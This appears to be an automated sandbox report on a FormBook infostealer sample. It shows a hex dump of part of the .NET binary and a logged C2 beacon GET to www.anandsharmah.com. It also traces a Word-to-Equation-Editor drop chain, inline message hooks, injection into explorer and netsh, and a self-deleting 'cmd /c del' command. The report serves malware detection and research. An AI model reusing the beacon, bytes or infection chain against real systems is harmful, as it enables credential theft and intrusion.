00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9c 9b 08 00 00 20 00 00 00 9c 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 18 28 01 00 00 c0 08 00 00 2a 01 00 00 9e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0a 00 00 02 00 00 00 c8 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 bb 08 00 00 00 00 00 48 00 00 00 02 00 05 00 9c 9f 08 00 a0 1b 00 00 03 00 00 00 20 00 00 06 98 31 00 00 04 6e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 18 18 2d 08 26 28 13 00 00 0a 2b 03 26 2b f6 2a 00 00 0 0 03 30 09 00 1d 00 00 00 00 00 00 00 73 01 00 00 06 28 14 00 00 0a 74 02 00 00 02 1a 2d 03 26 2b 07 80 01 00 00 04 2b 00 2a 00 00 00 1a 7e 01 00 00 04 2a 00 03 30 09 00 25 00 00 00 00 00 00 00 02 28 15 00 00 0a 02 03 16 2c 0b 26 26 02 04 15 2d 0b 26 26 2b 0e 7d 02 00 00 04 2b f0 7d 03 00 00 04 2b 00 2a 00 00 00 03 30 04 00 5c 00 00 00 00 00 00 00 02 28 15 00 00 0a 20 f0 55 00 00 1c 2d 1b 26 02 73 16 00 00 0a 1d 2d 18 26 26 28 17 00 00 0a 7e 06 00 00 04 25 2d 2f 2b 0e 28 18 00 00 0a 2b df 7d 04 00 00 04 2b e3 26 7e 05 00 00 04 fe 06 0d 00 00 06 73 19 00 00 0a 25 1c 2d 03 26 2b 07 80 06 00 00 04 2b 00 6f 1a 00 00 0a 2a 13 30 03 00 29 00 00 00 01 00 00 11 03 04 73 04 00 00 06 16 2c 0c 26 02 03 28 0a 00 00 06 2d 13 2b 03 0a 2b f2 02 7b 04 00 00 04 06 6f 1b 00 00 0a 17 2a 16 2a 00 00 00 13 30 03 00 24 00 00 00 01 00 00 11 02 03 28 0a 00 00 06 17 2d 06 26 06 2c 14 2b 03 0a 2b f8 02 7b 04 00 00 04 06 6f 1c 00 00 0a 26 17 2a 16 2a 03 30 0a 00 1f 00 00 00 00 00 00 00 02 19 19 2d 13 26 7b 04 00 00 04 03 18 15 2d 0b 26 6f 1d 00 00 0a 2b 06 26 2b eb 26 2b f3 2a 00 03 30 0a 00 19 00 00 00 00 00 00 00 02 19 15 2d 10 26 7b 04 00 00 04 6f 1e 00 00 0a 16 fe 01 2b 03 26 2b ee 2a 00 00 00 13 30 04 00 34 00 00 00 02 00 00 11 73 0e 00 00 06 16 2c 21 26 06 03 19 2d 1e 26 26 02 7b 04 00 00 04 06 fe 06 0f 00 00 06 73 1f 00 00 0a 6f 20 00 00 0a 2b 0a 0a 2b dd 7d 07 00 00 04 2b dd 2a 03 30 09 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`, @  @<W(  H.text  `.rsrc(*@@.reloc@BxH 1n0-&(+& +*0s(t-&++*~*0%(,&&-&&+}+}+*0\(U-&s-&&(~%-/+(+}+&~s%-&++o*0)s,&(-++{o**0$(-&,++{o&**0-&{-&o+&+&+*0-& {o+&+*04s,!&-&&{so ++}+*0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	45.64.105.11	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 14:22:55.360397100 CEST	685	OUT	GET /np0c/?TR-l=MbGP/ikgWFw1YX8sov0FXcLkJ99H+22h01XVjNUGdiGHtzvfzcfuzIRPwJA9CGENa/tXtg==&CFQLn=EPt44Fr8fZGdt HTTP/1.1 Host: www.anandsharmah.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 14:22:55.611715078 CEST	685	IN	HTTP/1.1 404 Not Found Connection: close Content-Type: text/html Content-Length: 583 Date: Thu, 22 Jul 2021 12:22:48 GMT Server: LiteSpeed Vary: User-Agent Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6e 70 30 63 2f 3f 54 52 2d 6c 3d 4d 62 47 50 2f 69 6b 67 57 46 77 31 59 58 38 73 6f 76 30 46 58 63 4c 6b 4a 39 39 48 2b 32 32 68 30 31 58 56 6a 4e 55 47 64 69 47 48 74 7a 76 66 7a 63 66 75 7a 49 52 50 77 4a 41 39 43 47 45 4e 61 2f 74 58 74 67 3d 3d 26 61 6d 70 3b 43 46 51 4c 6e 3d 45 50 74 34 34 46 72 38 66 5a 47 64 74 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0a 3c 48 52 3e 0a 3c 49 3e 77 77 77 2e 61 6e 61 6e 64 73 68 61 72 6d 61 68 2e 63 6f 6d 3c 2f 49 3e 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD><BODY><H1>Not Found</H1>The requested URL /np0c/?TR-l=MbGP/ikgWFw1YX8sov0FXcLkJ99H+22h01XVjNUGdiGHtzvfzcfuzIRPwJA9CGENa/tXtg==&CFQLn=EPt44Fr8fZGdt was not found on this server.<HR><I>www.anandsharmah.com</I></BODY></HTML>

Code Manipulations

User Modules


Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2848 Parent PID: 584

General

Start time:	14:20:35
Start date:	22/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f650000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2376 Parent PID: 584

General

Start time:	14:20:37
Start date:	22/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: princedan85671.exe PID: 2240 Parent PID: 2376

General

Start time:	14:20:38
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\princedan85671.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\princedan85671.exe
Imagebase:	0x8a0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2182627662.0000000003596000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2182627662.0000000003596000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2182627662.0000000003596000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2182570687.00000000034FC000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2182570687.00000000034FC000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2182570687.00000000034FC000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2182506194.0000000003459000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2182506194.0000000003459000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2182506194.0000000003459000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 24%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: princedan85671.exe PID: 532 Parent PID: 2240

General

Start time:	14:21:24
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan85671.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\princedan85671.exe vgyjnbhui
Imagebase:	0x150000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2223580519.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2223580519.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2223580519.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2223311731.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2223311731.00000000000F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2223311731.00000000000F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2223524102.00000000002D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2223524102.00000000002D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2223524102.00000000002D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 24%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 532

General

Start time:	14:21:25
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: netsh.exe PID: 2288 Parent PID: 1388

General

Start time:	14:21:41
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0x1300000
File size:	96256 bytes
MD5 hash:	784A50A6A09C25F011C3143DDD68E729
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2345133773.0000000000260000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2345133773.0000000000260000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2345133773.0000000000260000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2344959311.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2344959311.0000000000180000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2344959311.0000000000180000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2344652337.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2344652337.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2344652337.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2276 Parent PID: 2288

General

Start time:	14:21:45
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Local\Temp\princedan85671.exe'
Imagebase:	0x4a650000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis